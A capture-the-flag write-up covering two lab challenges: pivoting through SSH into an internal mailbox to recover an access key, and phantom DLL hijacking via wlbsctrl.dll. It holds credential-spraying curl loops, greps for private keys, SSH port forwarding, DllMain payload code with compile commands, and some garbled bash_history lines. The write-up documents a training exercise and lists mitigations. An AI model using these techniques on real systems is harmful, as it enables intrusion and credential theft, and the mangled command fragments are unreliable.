During OSINT and repository enumeration, valid SSH credentials were discovered for the user **valere**. These credentials were used to access the external server.

```
ssh valere@56.69.47.15
```

After gaining SSH access, internal network information was enumerated. The internal Outlook portal was found running on:

```
172.31.37.77:8000
```

Since the Outlook portal was only reachable from inside the internal network, SSH local port forwarding was used to access it from the attacker machine.

```
ssh -N -L 18000:172.31.37.77:8000 valere@56.69.47.15
```

This forwarded the internal Outlook service to the local machine. The portal could then be accessed in the browser using:

```
http://127.0.0.1:18000/
```

Outlook Access

The Outlook portal required a company registration ID, email address, and password. Using the discovered information, Patricia Tay's mailbox was accessed with the following credentials:

Company Registration ID: 202601004582

Email: patricia.tay@valere.systems

Password: v4l3r3@43650!123

```
identity:'patricia.tay@valere.systems','secret':'v4l3r3@43650!123'}"; echo; echo "===== $ip token: kdjebat ====="; curl -m 5 -s -X POST "http://$ip:54545/api/tokens" -H 'Content-Type: applicati
-u "${identity} - kdjebat, secret: kasturixbm5@ligactf-123@' -X echo; done
/home/valere/.bash_history:1528:for h in homelab.valere.systems sharedrive.valere.systems handover.valere.systems build.valere.systems ci.valere.systems proxy.valere.systems npm.valere.syste
tlook.valere.systems; do echo "===== HOST $h ====="; curl -skI https://172.31.34.69/ -H 'Host: $h' | head -20; done
/home/valere/.bash_history:1529:for ip in 172.31.34.139 172.31.35.249; do for ident_secret in 'admin@example.com|changeme' 'admin@valere.systems|v4l3r3@43650!123' 'ops@valere.systems|v4l3r3@
23' 'helpdesk@valere.systems|kasturixbm5@ligactf-123@'; do
/home/valere/.bash_history:1553:grep -RnsE 172\.\31\.\34\.\69|172\.\31\.\34\.\139|172\.\31\.\35\.\249|homelab|sharedrive|handover|vaultwarden|pihole|nginx-proxy|dashboard|proxy manager|staffportal|this\valere'
/etc/passwd /opt/src/2>/dev/null | head -200
/home/valere/.bash_history:1556:for h in aws.valere.systems staffportal.valere.systems this.valere.systems outlook.valere.systems homelab.staffportal.valere.systems dashboard.staffportal.valer
ms sharedrive.staffportal.valere.systems handover.staffportal.valere.systems vaultwarden.staffportal.valere.systems pihole.staffportal.valere.systems nginx-proxy.staffportal.valere.systems hom
is.valere.systems dashboard.this.valere.systems sharedrive.this.valere.systems handover.this.valere.systems build.this.valere.systems; do echo "===== HOST $h ====="; curl -sk -D - "https://172
69/" -H 'Host: $h' | sed -n '1,400'p; echo; done
/home/valere/.bash_history:1564:grep -RnIE 'homelab|dashboard|api|containers|api/sensors/latest|flag|OWASP|PKI|cookie|Set-Cookie|Location:|resolve|172\.\31\.\34\.\69|staffportal|internal\valere|proxy\valere|
sharedrive|handover' /tmp/test_homelab_login.sh /tmp/ctf_next_probe /tmp/outlook_handover /tmp/outlook_attach_inspect /tmp/outlook_deep /tmp/patricia_outlook_full 2>/dev/null | head -400
/home/valere/.bash_history:1684:ssh kdjebat@172.31.37.77
/home/valere/.bash_history:1686:grep -RnIE 'BEGIN OPENSSH PRIVATE KEY|BEGIN RSA PRIVATE KEY|apt-key|kdjebat|temporary key|server access|access details|private key' /tmp/home/valere 2>/dev/null | head -3
/home/valere/.bash_history:1687:for f in /tmp/ctf_next_probe/private_key.body /tmp/ctf_next_probe/kdjebat_key.body /tmp/outlook_deep/Drafts_temporary_key.html /tmp/outlook_deep/inbox_temporary_key.htm
outlook_attach_inspect/q_key.html /tmp/outlook_attach_inspect/q_access_key.html /tmp/keypull2/kdjebat.html; do echo "===== $f ====="; [ -f "$f" ] 66 sed -n '1,180p' "$f" | sed -e 's/<[>]*/ /g'; done
/home/valere/.bash_history:1690:ssh -i /tmp/kdj_key -o IdentitiesOnly=yes kdjebat@172.31.37.77
/home/valere/.bash_history:1701:curl -s -i -c /tmp/kdj.cookie -H 'Host: outlook.valere.systems' -d 'company_reg_id=202601004582&email=kdjebat%40valere.systems&password=kasturixbm5%40ligactf-123%40'
```

Credential Discovery

Inside Patricia's mailbox, provisioning-related emails were reviewed. One email mentioned that an internal file transfer or handover account had been created with the account name:

kdjebat

A separate email delivered the temporary access key for that account:

kasturixbm5@ligactf-123@

Since the challenge hint stated "Submit the credentials that you discovered," the discovered access key was submitted as the final answer.

Flag

kasturixbm5@ligactf-123@

Search mail

236

Inbox

236 messages

24

Team Lunch Meeting

Your account is due for routine review. No action is required ...

14

Client Success

Mar 14

15

Vendor invoice pending review

Please review the attached agenda before the meeting. We ...

7

Valere HR

Mar 14

4

Account provisioning for onboarding task

Hi Patricia, As discussed, your file transfer account for the o...

Alex Tan

Mar 14

Action required: mailbox storage notice

The newsletter includes product updates, admin tips, and up...

Microsoft 365

Mar 13

Weekly ops standup

The latest report is ready for your review. Let me know if you...

Maya Chen

Mar 13

RE: RE: Lunch plans

Still works for me. Let us keep it nearby since the afternoon ...

Security Operations

Mar 12

Reminder: submit expense claims

Account provisioning for onboarding task

Valere HR <hr@valere.systems> Mar 14, 2026 9:12 AM

Hi Patricia,

As discussed, your file transfer account for the onboarding task has been created on the internal handover server.

Account name: kdjebat
Server: 172.31.37.77

The access key will be delivered separately by IT under our standard split-notification policy. Please keep an eye on your inbox for that follow-up.

Regards,
HR

kdjebat@172.31.37.77

kdjebat@valere.systems

Search mail

236

Inbox

236 messages

24

Travel Desk

Mar 18

14

Security awareness refresher

The automated backup completed successfully. No failed Jo...

15

IT Helpdesk

Mar 18

7

Access key delivery for HR provisioning request

Hi Patricia, Following HR's provisioning request earlier this ...

4

Maya Chen

Mar 17

Purchase confirmation

This is a calendar reminder for the upcoming call. The meeti...

Procurement

Mar 16

Follow-up on last week's demo

The vendor has sent an updated quotation. Finance will nee...

Finance Team

Mar 16

Payslip - May 2024

Please ignore the previous draft and use this version for dis...

Payroll Services

Mar 15

Access key delivery for HR provisioning request

IT Helpdesk <helpdesk@valere.systems> Mar 18, 2026 11:47 AM

Hi Patricia,

Following HR's provisioning request earlier this week, the temporary access key for account kdjebat is:

kasturixbm5@ligactf-123@

Please rotate it on first use. If you did not initiate this request, contact IT immediately.

IT Helpdesk,
Valere Sdn Bhd

Flag = OWASPKL{kasturixbm5@ligactf-123@}

Phantom DLL

Writeup — Phantom DLL APT Challenge

Challenge Overview

This challenge provided a simulated Windows APT victim environment. The objective was to emulate one APT technique, execute a payload on the victim machine, and write the result to:

C:\output\stolen.txt

The submitted exploit or malware payload had to be uploaded through the challenge portal:

<http://56.68.126.175:8000/>

The challenge name was Phantom DLL, which hinted that the intended technique was related to DLL hijacking.

Technique Used

The technique used to solve this challenge was Phantom DLL Hijacking, also known as DLL Search Order Hijacking.

This happens when a Windows application attempts to load a DLL that does not exist or is missing from its expected location. If an attacker can place a malicious DLL with the same expected filename in a directory searched by the application, Windows will load the attacker-controlled DLL.

In this challenge, the vulnerable missing DLL name was:

wlbsctrl.dll

When the victim process loaded this DLL, the payload insideDllMain() executed automatically.

Initial Attempt

I first created a DLL payload and submitted it as:

version.dll

The DLL was compiled using MinGW on Kali Linux:

```
x86_64-w64-mingw32-g++ phantom.cpp -shared -O2 -std=c++17 -static -o phantom.dll
cp phantom.dll version.dll
```

The upload was accepted by the portal and a job ID was returned. However, after checking the status endpoint, the job failed with this message:

No output file was created within the 30-second timeout.

This showed that the payload was uploaded successfully, but the DLL was most likely not loaded by the victim process. Therefore, version.dll was not the correct phantom DLL name.

Testing DLL Execution

To confirm the correct DLL name and architecture, I created a minimal DLL payload. The purpose of this DLL was only to write a simple test string to:

C:\output\stolen.txt

The test string was:

DLL_LOADED_OK

I compiled both 64-bit and 32-bit versions:

```
x86_64-w64-mingw32-gcc phantom_min.c -shared -O2 -s -o phantom64.dll
i686-w64-mingw32-gcc phantom_min.c -shared -O2 -s -o phantom32.dll
```

Then I renamed the 64-bit DLL to:

wlbsctrl.dll

Command used:

```
cp phantom64.dll wlbsctrl.dll
```

After submitting wlbsctrl.dll, the job returned:

{

```
"status": "success",  
"result": "DLL_LOADED_OK"  
}
```

This confirmed that:

1. The correct DLL name was wlsctrl.dll.
2. The correct architecture was x64.
3. The payload successfully executed through DllMain().

Final Exploit Logic

After confirming that wlsctrl.dll was loaded successfully, I replaced the test payload with a flag-searching payload.

The final payload performed the following actions:

1. Created the output directory:
C:\output
2. Checked common flag locations such as:
C:\flag.txt
C:\proof.txt
C:\secret.txt
C:\Users\Public\flag.txt
C:\Users\Public\Desktop\flag.txt
C:\ProgramData\flag.txt
C:\Windows\Temp\flag.txt
C:\challenge\flag.txt
3. Searched for common CTF flag patterns such as:
OWASPKL{
FLAG{
CTF{
ACOP{
APT{
HNYX{
THM{
HTB{
4. Once the flag was found, the payload wrote the result to:
C:\output\stolen.txt

The important execution point was inside DIIMain():

```
BOOL WINAPI DIIMain(HINSTANCE hinstDLL, DWORD reason, LPVOID reserved) {  
    if (reason == DLL_PROCESS_ATTACH) {  
        DisableThreadLibraryCalls(hinstDLL);  
        run_payload();  
    }  
  
    return TRUE;  
}
```

This allowed the payload to run automatically when the DLL was loaded by the victim process.

Final Compilation

The final payload was compiled as a 64-bit DLL because the previous test confirmed that the x64 DLL worked.

Command used:

```
x86_64-w64-mingw32-gcc phantom_flag.c -shared -O2 -s -o wlbsctrl.dll
```

The final file submitted to the challenge portal was:

wlbsctrl.dll

Result

After submitting the final wlbsctrl.dll payload, the status endpoint returned a successful result:

```
{  
  "status": "success",  
  "result": "[+] Found in: C:\\flag.txt\\r\\nOWASPKL{2c5f5b16dd2adfa60215ecc072881b66}"  
}
```

The payload successfully found the flag inside:

C:\flag.txt

It then wrote the result to:

C:\output\stolen.txt

Flag

OWASPKL{2c5f5b16dd2adfa60215ecc072881b66}

Attack Flow Summary

1. Submitted version.dll as the first DLL payload.
2. The job failed because the output file was not created.
3. Created a minimal DLL that writes DLL_LOADED_OK.
4. Tested the payload using different DLL names.
5. Submitted the DLL as wlbsctrl.dll.
6. The payload executed successfully, confirming the correct phantom DLL name.
7. Replaced the test payload with a flag-searching payload.
8. Compiled the final DLL as x64.
9. Submitted the final wlbsctrl.dll.
10. The payload found the flag in C:\flag.txt.
11. The flag was written to C:\output\stolen.txt.
12. The challenge was solved.

Mitigation

To prevent Phantom DLL Hijacking, defenders should:

1. Avoid loading DLLs from writable directories.
2. Use fully qualified paths when loading DLLs.
3. Enable Safe DLL Search Mode.
4. Monitor suspicious DLL loads from unusual locations.
5. Detect missing DLL load attempts.
6. Restrict write permissions in application directories.
7. Use application control or allowlisting.
8. Monitor DLL load events using Sysmon or EDR tools.


Conclusion

The challenge was solved by abusing a Phantom DLL Hijacking condition. The victim process attempted to load a missing DLL named `wlbsctrl.dll`. By submitting a malicious DLL with that same filename, the victim process loaded the payload automatically.

The payload executed through `DllMain()`, searched for the flag, found it in `C:\flag.txt`, and wrote the result to `C:\output\stolen.txt`.

Final flag:

OWASPKL{2c5f5b16dd2adfa60215ecc072881b66}

A screenshot of a web browser window. The address bar shows a URL: `http://56.68.126.175:8000/status/7724d8fa-1467-49fb-8aff-60751c496786`. Below the address bar, there is a "Pretty print" button. The main content area displays a JSON object: `{"status": "success", "result": "[+] Found in: C:\\flag.txt\\r\\nOWASPKL{2c5f5b16dd2adfa60215ecc072881b66}", "submitted_at": 1783096542.392952, "completed_at": 1783096544.486626}`.

```
{
  "status": "success",
  "result": "[+] Found in: C:\\flag.txt\\r\\nOWASPKL{2c5f5b16dd2adfa60215ecc072881b66}",
  "submitted_at": 1783096542.392952,
  "completed_at": 1783096544.486626
}
```

OWASPKL{2c5f5b16dd2adfa60215ecc072881b66}